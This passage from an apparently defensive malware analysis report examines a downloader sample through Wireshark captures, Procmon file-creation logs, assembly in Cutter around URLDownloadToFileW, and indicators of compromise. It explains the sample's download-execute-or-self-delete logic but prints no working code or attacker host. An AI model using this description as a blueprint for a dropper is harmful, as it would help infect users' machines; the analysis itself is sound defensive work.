
As we can see, an http request has been sent to our suspicious URL that was found earlier in the static analysis section. We can see it's a GET request, we can see the user-agent that issues the request, and finally, see that this request got a "200" ok code, meaning connection has been established successfully.

This May all seem very promising, but we cannot know for sure till we check what had happened in our virtual host machine. So I went back to my virtual host machine and this is what I came up with:




And as we can see now, the file that we were looking for was found in the same path we found in the Static Analysis phase. This is very exciting.

While running this Malware again I also opened up Procmon to Monitor the binary actions, and won't you believe – we can indicate that a file has been created in the exact same path.



Time ...	Process Name	PID	Operation	Path	Result	Detail
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\en-US\wshqos.dll.mui	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\System32\en-US\wshqos.dll.mui	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\en-US\wshqos.dll.mui	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\System32\en-US\wshqos.dll.mui	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\en-US\wshqos.dll.mui	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\System32\en-US\wshqos.dll.mui	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\en-US\wshqos.dll.mui	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\System32\en-US\wshqos.dll.mui	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: W...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: R...

Now that we covered the Mechanism of this Malware(Deletion and file download) we can tell that this binary is trying to connect to a remote server in order to download a Malicious payload to the user endpoint. If connection successful – the Malicious Payload is being downloaded and start doing it actions – like changing registry keys, deleting files and create ones and calling the relevant .dll's to generate the processes needed.



If connection to the server is being failed – the binary stops it process actions and delete itself from disk.

On the next section of analysis, we will dive deeper into this binary behavior and see how the actions discussed in here are implemented through looking at the assembly level of this binary.

Advanced Analysis

As I said, this section is all about exploring the binary in its deeper level of assembly instructions.

After we pointed out the this binary can either delete itself or continue execute it processes, the first thing I wanted to check is evidences to that mechanism at the assembly level of the binary.

For this phase of the analysis, we will use static analysis, so no need to run this file at all.


I opened up "Cutter", a tool the we can use in order to explore the binary assembly level.

The first thing I did is to go to the "main" function since it's where the program starts its execution. We can see the common structure of instructions such as "push ebp", "mov ebp,esp" and the five parameters that is being passed to the stack in order to create the API call to the requested HTTP.

If we switch to Graph view we can see more clearly what's going on in this function while the program executes.

After making a call to the HTTP server, more parameters are pushed to the stack in order to prepare the file download with the API call "URLDownloadToFileW".

This is exactly the place where all the "Action!" appears.



Lets break down what happens in the following snippet:

The "URLDownloadToFileW" takes five parameters in order to be processed.

We can see it push to the stack our file path and the http request, what leads to the possibility that it purpose is to download the file from the Internet.

Next, in "test" instruction, eax is valued against itself, using BitwiseAND.

If the value of this test is "0", the zero flag will be set, while if the value of this test is "1", non zero flag will be set.


The outcome of this test will move on next to the "jne" instruction that analyze the results.

In case the flag is set to zero, the jne (Jump not equal) will not jump, and will keep running till it terminates and delete itself from disk.

In case the flag is a non zero one, the program will jump to another place in the memory registers continue the execution process and write the file to the disk, then running it, and finally close the process as well.

These two options are represented in here:

While zero flag means that the process has been failed, the non-zero flag indicates that the process has been succeeded and jumps to another location in order to execute the rest of the program.



Indicators of Compromise

Network Indicators





Fig 1: WireShark http Packet Capture of the suspicious URL

Fig 2: WireShark http Packet Capture of the suspicious URL- Succesful connection

Host-based Indicators

File Creation


Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\en-US\wshqos.dll.mui	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\System32\en-US\wshqos.dll.mui	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\en-US\wshqos.dll.mui	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\System32\en-US\wshqos.dll.mui	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\en-US\wshqos.dll.mui	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\System32\en-US\wshqos.dll.mui	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\wshqos.dll	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\SysWOW64\en-US\wshqos.dll.mui	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Windows\System32\en-US\wshqos.dll.mui	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	NAME NOT FOUND	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: R...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: W...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Malianalis\AppData\Local\Microsoft\Windows\INetCache\IE\MUWM...	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: G...
11:22:...	Malware.Unkno...	3708	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: R...

Fig 3: Procmom indicates about file creation after executing the file with internet connection on.




Fig 4: File has been created upon execution in C:\Users\Public\Documents\CR433101.dat.exe

File Deletion




Fig 5: Procmom indicates about file deletion when there was not internet connection available.

